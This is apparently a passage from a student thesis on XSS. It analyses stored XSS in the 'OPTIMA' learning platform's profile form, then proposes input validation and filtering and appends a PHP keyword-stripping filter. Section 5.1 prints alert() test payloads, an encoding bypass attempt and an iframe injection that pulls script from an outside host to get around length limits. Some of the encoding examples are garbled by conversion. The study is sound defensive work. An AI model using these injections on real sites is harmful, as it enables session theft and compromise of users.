The previous chapters show many different types of XSS attacks and defending methods, as well. The last chapter presented a defense policy of avoiding XSS vulnerability, this chapter, focuses on giving a concrete example of eradicating XSS vulnerability in the “OPTIMA” which is called learning platform.

5.1 Analysis of XSS vulnerability of OPTIMA

As we know, “OPTIMA” is a student learning platform which looks like Facebook. It can mix different year students into one same course group so that they can communicate there and share their project and upload their homework for teachers, too. In addition, teachers can join different courses in order to assign and check up the students’ homework. Moreover, teachers can announce notices to the student. Therefore, it is a very important and frequently used space for the teachers and students. If there is vulnerability inside and it is maliciously used, that will infect a great number of students and teachers and also result in OPTIMA crashing. Therefore, solving this problem is significantly important.

First of all, the most important thing is to know your “enemy”. The XSS vulnerability has been found in the user profile page. That page is used to show the personal information. It can be edited by the user so that this area provides the interactive field to input the information into the web server. Therefore, there is a possibility that XSS vulnerability exists. Let’s read the source code of the profile page. Here, we just pick the important parts up in order to specify the XSS vulnerability in OPTIMA.

In the OPTIMA profile source code, we can easily find that this is the form which consists of person’s first name, last name, E-mail address, Phone

number, Cell Phone, Fax, Title, Organization, URL of Home, Address, Free Form Text Field. These fields can input data into the web server and which can be used to inject malicious code.

However, comparing Figure 5.1.1 with Figure 5.1.2, we found that there are a few difference between Figure5.1.1 and Figure 5.1.2. Let's focus on line 21 and line 65. Line 21 is the attribute of Last name field and it defines the type of this field, name of this field, value, size and maximum length. If we compare this "last name" field with the "Free form textfield" field, we easily find that first one has "maxlength" here. According to the HTML rules, "maxlength" is used to limit the maximum length of input data. Therefore, if there is "maxlength" here, you cannot input longer than 30 character malicious codes. As we know, XSS vulnerability is going to inject malicious code into the interactive field. However, the malicious code always has numerous characters. For this reason, if we limit the input length, although XSS vulnerability exists, it will be still difficult to use. This is one idea to avoid the XSS vulnerability which was mentioned in Chapter 4. We can use the regular input rules to reduce the possibility of XSS vulnerability.

Table 5.1.1 Variable of "Last name"

```
18 <tr>
19 <td class="envtditem">Last name</td>
20         <td class="envtditem2">
21         <input class="inputwhite" type="text" name="lname" value="" size="35" maxlength="30"></td>
22 </tr>
23 <tr>
```

Table 5.1.2 Variable of "Free form textfield"

```
62 <tr>
63 <td class="envtditem"> Free form textfield </td>
64 <td class="envtditem2">
65 <textarea class="inputwhite" rows="4" cols="35" name="motto"></textarea>
66 </td>
67 </tr>
```

After reading the source code of the personal profile through all these interactive fields, just “Free form textfield” and “Address” are easy to be used in XSS vulnerability. Therefore, in the next step, we emphasize these two areas to detect the XSS vulnerability.

As we know, when the hacker is going to attack the website, the information that he/she cannot know is the original source code of the website. Therefore, we need to use the black box testing function to detect the website source code. Black box testing is commonly used to test the software or application. It is based on unknown source code of the test object to test each function of the object and try to input valid and invalid data or process to obtain correct results. Therefore, we now inject the code into these two fields to perform black box testing.

In this step, we try to input the javascript “<script>alert('XSS')</script>” into the “Free form textfield” and “Address” fields in order to test whether the javascript is executed or not. Figure 5.1.3 shows injecting the testing code into the profile and updating the personal information.



Figure 5.1.3 Injecting Testing Code

As the result, it just one warning window which is in the “Address” field and in the “Free form textfield” pops-up and the web server transfers the javascript into the normal text and outputs the text to the form without execution.



Figure 5.1.4 Result of Code Injection

After obtaining the result, we can determine that “Address” field contains XSS vulnerability and it can be STORED into the Database so that it is STORED XSS vulnerability. However, in the “Free form textfield” field, testing failed. In the next step, we try to find the reason for failing the test. Reading the source code is a shortcut and the most common method.

Table 5.1.5 Source code of Address and Free Form textfield

```
<tr>
        <td class="envtditem">Address</td>
        <td class="envtditem2"><script>alert('xss')</script> </td>
</tr>
<tr>
      <td class="envtditem">Free form textfield</td>
      <td class="envtditem2">&lt;script&gt;alert('xss')&lt;/script&gt; </td>
</tr>

```

In the “Free form textfield” field, all of the “<” and “>” are translated into “<” and” >” That is the reason why the javascript cannot be executed. “<script>” lost the real meaning of itself. Therefore, we use another method to try to bypass this filtering area. Now, we used the encoding tools from http://ha.ckers.org/XSS.html to avoid “<” and “>”. Here, we translate <script>alert('XSS')</script> into “<script>alert('xss')</script>” and this large code represent <script>alert('XSS')</script> in Hex value. We try to inject this code into the “Free form textfield” field. Unfortunately, as we can see from Figure 5.1.6, although the Hex value has changed into the original command, the testing code cannot be executed. That means that all the information will be encoded into strings to send to this field. Therefore, the script command cannot be executed.

First name	hacker
Last name	hacker
Email	
Phone number	
Cell phone	
Fax	
Title	
Organization	
URL of home page	
Address	
Free form textfield	<script>alert('xss')</script>

Figure 5.1.6 Hex value Testing

After the first testing, we obtained a result that the “Address” field can be easily used as XSS vulnerability.

However, if we can bypass the limitation of maximum length, maybe the rest of fields also has XSS vulnerability and can be used, as well. In the new phase, we try to bypass the length limitation and test the rest of fields.

As we saw, “first name”, “last name”, “E-mail address”, “Phone number”, “Cell Phone”, “Fax”, “Title”, “Organization”, “URL of Home” have 20, 30, 35, 35, 35, 35, 35, 64, 50 characters length respectively. In the same step, we test these fields by using “<script>alert('XSS')</script>”. After testing, all of the fields contain XSS vulnerability so that the most important step is to bypass the length limitation.

The first commonly used method is injecting an iframe into the XSS vulnerability field so that it will generate a sub window of the outside hacker’s website and download the malicious code and execute it. In this way, the length just consists of the tags length and URL length. So the length will be 24 plus URL length by using the <iframe src=hackerwebsite></iframe> template. Actually, it is possible to use this method only in the “Organization” and “URL of Home” fields. Now we construct a testing environment to test.

Test Environment

IIS+ASP Server

Firefox 3.6(other older version or older IE 8.0)

As Figure 5.1.7 shows, we try to inject <iframe src=http://127.0.0.1/2.asp?id=1></iframe> into those two fields and try to obtain the warning window. 2.asp is an outside testing website which is already constructed. The aim is to generate a sub-window in XSS vulnerability fields and execute the outside malicious code which has already been written in this site.



Figure 5.1.7 Iframe Injection

After updating the information, when we view the personal profile, the outside javascript is executed. In Figure 5.1.8, these two fields all executed the scripting command and we received two warning windows. Therefore, hackers can put the large string of malicious code in the outside website which you construct and use the iframe to access hackers' outside malicious code.



Figure 5.1.8 Outside Code execution

However, the length of the other fields is too short so that it is difficult to be used as XSS vulnerability. After black box testing, we obtained few fields containing XSS vulnerability so that in next part, we will find a method to eradicate these XSS vulnerabilities.

5.2 Solution of XSS vulnerability of OPTIMA

According to the OPTIMA XSS vulnerability analysis, this Section, it will give suggestions for fixing these vulnerabilities. They are the same as the defending policy which was mentioned in Chapter 4. This Section will be following the processes of that policy.

In the user part, it is good to choose a good web browser which can plug-in the XSS filter or disable javascript in order to avoid the malicious code being executed. It is very easy way to avoid XSS vulnerability attacks.

However, this significantly important responsibility is given to developer. If the developer pays more attention to that and filters the keywords and enforces strict rules for user input, then it will reduce the possibility of being attacked by XSS vulnerability.

Let's focus on the OPTIMA XSS vulnerabilities. The available XSS vulnerabilities are "Organization", "URL of Home" and "address" fields. How can we fix these problems?

First of all, we need to have a strict rule for each field and that means all of the users' input needs to be according to regular expression. For example, in the "URL of Home" field, users input data that is required to start with "http://". In addition, except for the alphabet and dot, other characters cannot be input.

In the next step, we need to limit the maximum length of each field so that although it does not completely filter XSS vulnerability, owing to the short length of the field, it is impossible to enter malicious attacking code directly.

Finally, it is necessary to make a filter function to filter the keywords of XSS vulnerability, for example, filter “\”, “<”, “>”, “script” or “eval()”. Therefore, if the vulnerable code is sent to the server, all the dangerous characters which can lead to malicious code executed will be translated into security characters. So when the code returns to the user side, it cannot be executed and attack the user’s computer.

6. CONCLUSION AND PROSPECT

6.1 Discussion

After the previous chapters' description, the reader should be familiar with XSS vulnerability attack and defense methods. As we know, XSS has three main types which are: STORED XSS, REFLECTED XSS and DOM-based XSS so that it is changeable and unpredictable. With the XSS vulnerability gradually evolving, a lot of new bypassing filters expressions appear so that XSS vulnerability will become more and more popular and XSS attacks will increase, as well.

Except that it is changeable, XSS vulnerability now is not to be used individually. Nowadays, hackers like to combine XSS with worm, Trojan, remote code execution and many other viruses in order to promote "killzone" and aggression. Like the "Samy is my hero" worm, it can infect almost one million users during nearly 20 hours. That is incredible power to attack so many users in such a short time. Therefore, paying more attention to avoid XSS vulnerability is significantly necessary.

6.2 Conclusion

Nonetheless, the XSS vulnerability is not unbeaten. However, it is easy to reduce the possibility of XSS attacks.

On the user side, users need to choose a safe web browser and update users' web browser with the newest version. In addition, if users do not need to use javascript, ActiveX or Quicktime functions, users can disable the javascript in the web browser or use the Firefox noscript version. Furthermore, nowadays, there are many anti-XSS software programs which can be plug-in tools into users' web browser to help detect and block XSS attacks and advise the users to deny fake URLs.

For the web application developers, above all, it is important to filter the data. There can be filters from data input process, data output process which eliminate the risk input items. In addition, developers need to pay more attention to HTTP Referrer and submit methods, as well. Therefore, if the web application has a powerful filter policy, it will reduce the possibility of XSS vulnerability attack on customers. It is said that "if you want to beat sharpest pike, you need to have the most solid shield".

Therefore, the key to eradicating XSS vulnerability is guaranteeing that only valid data is input and security output into the user's web browser. In the future, there will be more XSS detection and anti-XSS tools will be published. Let's pay more attention to these and make our computers more secure.

References

[1] Jeremiah Grossman, Robert Hansen (RSnake), Petko D. Petkov (pdp), Anton Rager and Seth Fogie,2007,Syngress.Cross.Site.Scripting.Attacks.XSS.Exploits.and.Defense,1th edition, Burlington: Syngress Publishing, Figure2.1, chapter1,p. 5,.

[2] "Symantec Internet Security Threat Report: Trends for July-December 2007 (Executive Summary)"(PDF).Symantec.http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_exec_summary_internet_security_threat_report_xiii_04-2008.en-us.pdf. referred on 12.10.2009

[3] [www-document] available athttp://www.w3schools.com/jsref/jsref_fromCharCode.asp [www-document] available, referred on 12.11.2009

[4] XSScookies.jpghttp://www.erich-kachel.de/wp-content/uploads/2008/08/grafik3.jpg [www-document] available, referred on 11.10.2009.

[5] Figure2.2http://www2006.org/programme/files/xhtml/3531/3531-kals-xhtml/concept_XSSattack.png [www-document] available, referred on 21.11.2009

[6] XSS tunnel http://vil.nai.com/images/XSStunnel.gif [www-document] available, referred on 29.11.2009

[7] http://en.wikipedia.org/wiki/Cross-site_scripting[www-document] available, referred on 11.10.2009

[8] Jeremiah Grossman, Robert Hansen (RSnake), Petko D. Petkov (pdp), Anton Rager and Seth Fogie,2007,Syngress.Cross.Site.Scripting.Attacks.XSS.Exploits.and.Defense,1th edition, Burlington: Syngress Publishing,Chapter1,p. 2.

[9] http://ha.ckers.org/images/samy-worm.gif[www-document] available, referred on 12.12.2009

[10] http://www.blooberry.com/indexdot/html/topics/urlencoding.htm[www-document] available, referred on 11.10.2009

[11] http://en.wikipedia.org/wiki/Clickjacking[www-document] available, referred on 14.12.2009

[12] http://en.wikipedia.org/wiki/HTTP_cookie[www-document] available, referred on 18.12.2009

[13] http://www.w3.org/TR/2009/WD-XMLHttpRequest-20090820/[www-document] available, referred on 11.10.2009

[14] http://namb.la/popular/tech.html (pargraph 6) [www-document] available, referred on 22.12.2009

[15] http://myitforum.com/cs2/blogs/cmosby/archive/2007/07.aspx[www-document] available, referred on 23.12.2009

[16] http://www.portcullis-security.com/16.php[www-document] available, referred on 23.12.2009

[17] Jeremiah Grossman, Robert Hansen (RSnake), Petko D. Petkov (pdp), Anton Rager and Seth Fogie,2007,Syngress.Cross.Site.Scripting.Attacks.XSS.Exploits.and.Defense,1th edition, Burlington: Syngress Publishing, Chapter3, p. 98.

[18] http://www.w3.org/DOM/#what[www-document] available, referred on 11.10.2009

[19] http://www.owasp.org/index.php/DOM_Based_XSS[www-document] available, referred on 05.01.2010

[20] http://www.webappsec.org/projects/articles/071105.txt[www-document] available, referred on 08.12.2009

[21] http://www.nioxiao.com/archives/category/programmer/XSS[www-document] available, referred on 19.12.2009

[22] http://forum.eviloctal.com/redirect.php?fid=66&tid=28356&goto=nextnewset [www-document] available, referred on 15.12.2009

[23] http://www.axis@ph4nt0m.org [www-document] available, Cross Iframe Trick based XSS, referred on 21.12.2009

[24] http://www.xylitol.org/ [www-document] available, Cross Frame Scripting (CFS) , referred on 28.12.2009

[25] http://thewifihack.com/blog/?p=20#comments [www-document] available, steal user's cookie, referred on 25.12.2009

[26] ThFrruh Mavituna, http://ferruh.mavituna.com/XSS-tunnelling-paper-and-XSS-tunnel-tool-oku [www-document] available, XSS tunneling, referred on 29.11.2009

[27] Jeremiah Grossman, Robert Hansen (RSnake), Petko D. Petkov (pdp), Anton Rager and Seth Fogie,2007,Syngress.Cross.Site.Scripting.Attacks.XSS.Exploits.and.Defense,1th edition, Burlington: Syngress Publishing, XSS in Flash, Chapter3,p. 98 -105.

[28] http://www.webappsec.org/projects/articles/071105.shtml [www-document] available, Amit Klein's report of DOM based Cross site scripting, referred on 19.12.2009

[29] Jeremiah Grossman, Robert Hansen (RSnake), Petko D. Petkov (pdp), Anton Rager and Seth Fogie,2007,Syngress.Cross.Site.Scripting.Attacks.XSS.Exploits.and.Defense,1th edition, Burlington: Syngress Publishing, XSS in Flash, Chapter3,p. 98 -105.

APPENDIX: Original Source Code of Remove XSS by Eviloctal [22]

Code Language : PHP

```php
function RemoveXSS($val) {
   // remove all non-printable characters. CR(0a) and LF(0b) and TAB(9) are allowed
   // this prevents some character re-spacing such as <java\0script>
   // note that you have to handle splits with \n, \r, and \t later since they *are* allowed in some inputs
   $val = preg_replace('/([\x00-\x08,\x0b-\x0c,\x0e-\x19])/', '', $val);

   // straight replacements, the user should never need these since they're normal characters
   // this prevents like <IMG SRC=&#X40&#X61&#X76&#X61&#X73&#X63&#X72&#X69&#X70&#X74&#X3A&#X61&#X6C&#X65&#X72&#X74&#X28&#X27&#X58&#X53&#X53&#X27&#X29>
   $search = 'abcdefghijklmnopqrstuvwxyz';
   $search .= 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
   $search .= '1234567890!@#$%^&*()';
   $search .= '~`";:?+/={}[]-_|\'\\';
   for ($i = 0; $i < strlen($search); $i++) {
      // ;? matches the ;, which is optional
      // 0{0,7} matches any padded zeros, which are optional and go up to 8 chars

      // &#x0040 @ search for the hex values
      $val = preg_replace('/(&#[xX]0{0,8}'.dechex(ord($search[$i])).';?)/i', $search[$i], $val); // with a ;
      // &#00064 @ 0{0,7} matches '0' zero to seven times
      $val = preg_replace('/(&#0{0,8}'.ord($search[$i]).';?)/', $search[$i], $val); // with a ;
   }

   // now the only remaining whitespace attacks are \t, \n, and \r
   $ra1 = Array('javascript', 'vbscript', 'expression', 'applet', 'meta', 'xml', 'blink', 'link', 'style', 'script', 'embed', 'object', 'iframe', 'frame', 'frameset', 'ilayer', 'layer', 'bgsound', 'title', 'base');
   $ra2 = Array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', 'onbeforeactivate', 'onbeforecopy', 'onbeforecut', 'onbeforedeactivate', 'onbeforeeditfocus', 'onbeforepaste', 'onbeforeprint', 'onbeforeunload', 'onbeforeupdate', 'onblur', 'onbounce', 'oncellchange', 'onchange', 'onclick', 'oncontextmenu', 'oncontrolselect', 'oncopy', 'oncut', 'ondataavailable', 'ondatasetchanged', 'ondatasetcomplete', 'ondblclick', 'ondeactivate', 'ondrag', 'ondragend', 'ondragenter', 'ondragleave', 'ondragover', 'ondragstart', 'ondrop', 'onerror', 'onerrorupdate', 'onfilterchange', 'onfinish', 'onfocus', 'onfocusin', 'onfocusout', 'onhelp', 'onkeydown', 'onkeypress', 'onkeyup', 'onlayoutcomplete', 'onload', 'onlosecapture', 'onmousedown', 'onmouseenter', 'onmouseleave', 'onmousemove', 'onmouseout', 'onmouseover', 'onmouseup', 'onmousewheel', 'onmove', 'onmoveend', 'onmovestart', 'onpaste', 'onpropertychange', 'onreadystatechange', 'onreset', 'onresize', 'onresizeend', 'onresizestart', 'onrowenter', 'onrowexit', 'onrowsdelete', 'onrowsinserted', 'onscroll', 'onselect', 'onselectionchange', 'onselectstart', 'onstart', 'onstop', 'onsubmit', 'onunload');
   $ra = array_merge($ra1, $ra2);

   $found = true; // keep replacing as long as the previous round replaced something
   while ($found == true) {
      $val_before = $val;
      for ($i = 0; $i < sizeof($ra); $i++) {
         $pattern = '/';
         for ($j = 0; $j < strlen($ra[$i]); $j++) {
            if ($j > 0) {
               $pattern .= '(';
               $pattern .= '(&#[xX]0{0,8}([9ab]);)';
               $pattern .= '|';
               $pattern .= '|(&#0{0,8}([9|10|13]);)';
               $pattern .= ')*';
            }
            $pattern .= $ra[$i][$j];
         }
         $pattern .= '/i';
         $replacement = substr($ra[$i], 0, 2).'<x>'.substr($ra[$i], 2); // add in <> to nerf the tag
         $val = preg_replace($pattern, $replacement, $val); // filter out the hex tags
         if ($val_before == $val) {
            // no replacements were made, so exit the loop
            $found = false;
         }
      }
   }
   return $val;
}
```